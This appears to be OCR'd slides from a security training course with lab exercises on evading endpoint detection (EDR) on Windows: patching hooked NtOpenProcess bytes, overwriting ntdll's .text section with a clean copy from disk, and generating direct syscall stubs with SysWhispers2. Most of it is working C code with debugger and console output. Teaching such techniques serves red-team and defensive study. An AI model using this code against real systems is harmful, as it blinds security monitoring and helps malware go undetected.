
```
int main() {
    HMODULE module;
    // NtOpenProcess/ZwOpenProcess
    // 0x26 is the syscall number for NtOpenProcess
    // this may vary depending upon the architecture
 1  BYTE pb_ntOpenProcess[] = { 0xb8, 0x26, 0x00, 0x00, 0x00 };
    // Getting the function address of Nt/ZwOpenProcess
 2  FARPROC fpNtOpenProcess = GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtOpenProcess");
    // Unhooking the dll
    UnhookDll32(fpNtOpenProcess, pb_ntOpenProcess, 5);
    system("pause");
}
```

Unhooking by patching: code



```
void UnhookDll32(FARPROC func, BYTE* patchBytes, size_t size) {
    DWORD* fBytes = (DWORD*)func;
    DWORD oldProtect = {0};
    BYTE opByte = (BYTE)fBytes[0];
    // checking if the function is hooked
    if (opByte == 0xe9) {
        wprintf(L"[+] Jmp byte: 0x%x\n",opByte);
        DWORD* tempByte = (DWORD*)(fBytes + 1);
        wprintf(L"[+] next bytes: 0x%x\n", *tempByte);
        // Right Shifting 8 bytes to get value 0xba
        // value 0xba depends upon the architecture and
        // dlls that we're working on ...
        BYTE xByte = (BYTE)(tempByte[0] >> 8);
        wprintf(L"[+] confirmation byte: 0x%x\n", xByte);
        if (xByte == 0xba) {
            printf("[+] Function is hooked!!\n");
            printf("[+] Unhooking ...\n");
          3 if (!VirtualProtect((LPVOID)fBytes, size * 2, PAGE_EXECUTE_READWRITE, &oldProtect)) {
                wprintf(L"[-] failed to change memory protection to RWX \n");
                return;
            }
          4 memcpy(fBytes, patchBytes, size);
          5 if (!VirtualProtect((LPVOID)fBytes, size * 2, PAGE_EXECUTE_READ, &oldProtect)) {
                wprintf(L"[-] failed to change memory protection to RX \n");
                return;
            }
            printf("[+] Successfully unhooked the function!!\n");
        }

    }
}
```

Unhooking by patching: before patching




C:\Users\CWLabs\source\repos\Unhoc

```
[+] Jmp byte: 0xe9
[+] next bytes: 0x8870ba88
[+] confirmation byte: 0xba
[+] Function is hooked!!
[+] Unhooking ...
```

UnhookByPatch.exe - PID: 12800 - Module: ntdll.dll - Thread: Main Thread 20324 - x32dbg

```
77D42C2A     FFD2          call edx
77D42C2C     C2 1400       ret 14
77D42C2F     90            nop
77D42C30   ^ E9 4BDD2C88   jmp 10980                 NtOpenProcess
77D42C35     BA 7088D577   mov edx,ntdll.77D58870
77D42C3A     FFD2          call edx
77D42C3C     C2 1000       ret 10
77D42C3F     90            nop
77D42C40     B8 27000000   mov eax,27                27:'''
77D42C45     BA 7088D577   mov edx,ntdll.77D58870
77D42C4A     FFD2          call edx
77D42C4C     C2 1400       ret 14
77D42C4F     90            nop
77D42C50   ^ E9 2BD42C88   jmp 10080                 NtMapViewOfSection
77D42C55     BA 7088D577   mov edx,ntdll.77D58870
77D42C5A     FFD2          call edx
77D42C5C     C2 2800       ret 28
```

Unhooking by patching: after patching



C:\Users\CWLabs\source\repos\Unhoo

```
[+] Jmp byte: 0xe9
[+] next bytes: 0x8870ba88
[+] confirmation byte: 0xba
[+] Function is hooked!!
[+] Unhooking ...
[+] Successfully unhooked the
Press any key to continue . .
```


UnhookByPatch.exe - PID: 12800 - Module: ntdll.dll - Thread: Main Thread 20324 - x32dbg

```
77D42C2A     FFD2            call edx
77D42C2C     C2 1400         ret 14
77D42C2F     90              nop
77D42C30     B8 26000000     mov eax,26                   26:'&'
77D42C35     BA 7088D577     mov edx,ntdll.77D58870
77D42C3A     FFD2            call edx
77D42C3C     C2 1000         ret 10
77D42C3F     90              nop
77D42C40     B8 27000000     mov eax,27                   27:'''
77D42C45     BA 7088D577     mov edx,ntdll.77D58870
77D42C4A     FFD2            call edx
77D42C4C     C2 1400         ret 14
77D42C4F     90              nop
77D42C50   ^ E9 2BD42C88     jmp 10080                    NtMapViewOfSection
77D42C55     BA 7088D577     mov edx,ntdll.77D58870
77D42C5A     FFD2            call edx
77D42C5C     C2 2800         ret 28
77D42C5F     90              nop
```

Unhooked

EDR unhooking: DLL Unhooking

- In this technique the text section of hooked dlls is overwritten with the text section from the fresh copy of dlls.




Exercise : 2

DLL Unhooking - steps


- Load and Map the fresh copy of ntdll into process memory
- Loop through the sections to find .text section of hooked ntdll.dll
- Get the virtual address of .text section of both hooked and clean copy of ntdll.dll
- Change the memory protection at .text section of hooked ntdll.dll to **RWX**
- Copy the fresh copy of .text section of freshly mapped ntdll to the memory (virtual address) location at .text section of hooked ntdll
- Restore the original memory protection

DLL Unhooking: Code




```
void ReplaceNtdllTextSection() {
    HMODULE ntdllModule = { 0 };
1   // Reading and mapping fresh copy of ntdll from disk
    HANDLE ntdllFile = CreateFileA("c:\\windows\\syswow64\\ntdll.dll", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
    HANDLE ntdllMapping = CreateFileMapping(ntdllFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
    LPVOID ntdllMappingAddress = MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0);

2   // Parsing PE Headers of hooked ntdll from memory
    ntdllModule = GetModuleHandleA("ntdll.dll");
    PIMAGE_DOS_HEADER hookedDOSHeader = (PIMAGE_DOS_HEADER)ntdllModule;
    PIMAGE_NT_HEADERS hookedNtHeaders = (PIMAGE_NT_HEADERS)((DWORD)ntdllModule + hookedDOSHeader->e_lfanew);
```

DLL Unhooking: Code



```
  // Section headers
  PIMAGE_SECTION_HEADER hookedSectionHeaders = (PIMAGE_SECTION_HEADER)((DWORD)hookedNtHeaders +
                                                                   sizeof(IMAGE_NT_HEADERS));
3 // loop through number of sections
  for (int i = 0; i < hookedNtHeaders->FileHeader.NumberOfSections; i++) {
      BYTE* sectionName = (BYTE*)".text";
4     // cheking if the section is .text
      if (memcmp(hookedSectionHeaders->Name, sectionName, 5) != 0) {
          *hookedSectionHeaders++;
          // continue the loop from the beginning
          // donot execute the below code
          continue;
      }
```

DLL Unhooking: Code




```
    // below code will execute only if the section is .text
    DWORD oldProtect = { 0 };
    // changing memory protection at ntdll (.text section) to RWX
5   if (!VirtualProtect((LPVOID)((DWORD_PTR)ntdllModule + (DWORD_PTR)hookedSectionHeaders->VirtualAddress),
                    hookedSectionHeaders->Misc.VirtualSize, PAGE_EXECUTE_READWRITE, &oldProtect)) {
        printf("[+] Failed to change memory protection to RWX\n");
        exit(-1);
    }
    // copying original .text section to hooked ntdll .text section in memory
6   memcpy((LPVOID)((DWORD_PTR)ntdllModule + (DWORD_PTR)hookedSectionHeaders->VirtualAddress),
        (LPVOID)((DWORD_PTR)ntdllMappingAddress + (DWORD_PTR)hookedSectionHeaders->VirtualAddress),
        hookedSectionHeaders->Misc.VirtualSize);
    // changing memory protection at ntdll (.text section) to old memory protection
7   if (!VirtualProtect((LPVOID)((DWORD_PTR)ntdllModule + (DWORD_PTR)hookedSectionHeaders->VirtualAddress),
                    hookedSectionHeaders->Misc.VirtualSize, oldProtect, &oldProtect)) {
        printf("[+] Failed to change memory protection to RX\n");
        exit(-1);
    }
}
```

Direct syscalls

- The idea of direct syscall is to enter kernel space without touching ntdll.dll
  - Every parameters that are required are pushed into stack or set to registers depending upon the architecture (x32 or x64)
  - Instead of calling function from ntdll.dll, **syscall** or **int 0x2e** command is used with specific syscall number to enter kernel space
  - "**eax**" register holds the syscall number
- Userland hooking can be bypassed using direct syscalls
- Some of the Direct Syscall implementation are:
  - SysWishpers
  - Hell's Gate
  - Halo's Gate
  - Tartarus' Gate

Exercise : 3


Direct syscalls - code



1. Generating syscall stubs with SysWhispers2

```
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\CWLabs\Downloads\SysWhispers2-main\SysWhispers2-main>python syswhispers.py --functions NtOpenProcess -o syscall\

                  .                         ,--.
,-. . . ,-. . , , |-. o ,-. ,-. ,-. ,-. ,-.    /
`-. | | `-. |/|/  | | | `-. | | |-' |   `-. ,-'
`-' `-| `-' ' '   ' ' ' `-' |-' `-' '   `-' `---
     /|                     |  @Jackson_T
    `-'                     '  @modexpblog, 2021

SysWhispers2: Why call the kernel when you can whisper?

Complete! Files written to:
        syscall\.h
        syscall\.c
        syscall\stubs.x86.asm
        syscall\stubs.x86.nasm
        syscall\stubs.x86.s
        syscall\stubs.x64.asm
        syscall\stubs.x64.nasm
        syscall\stubs.x64.s
```

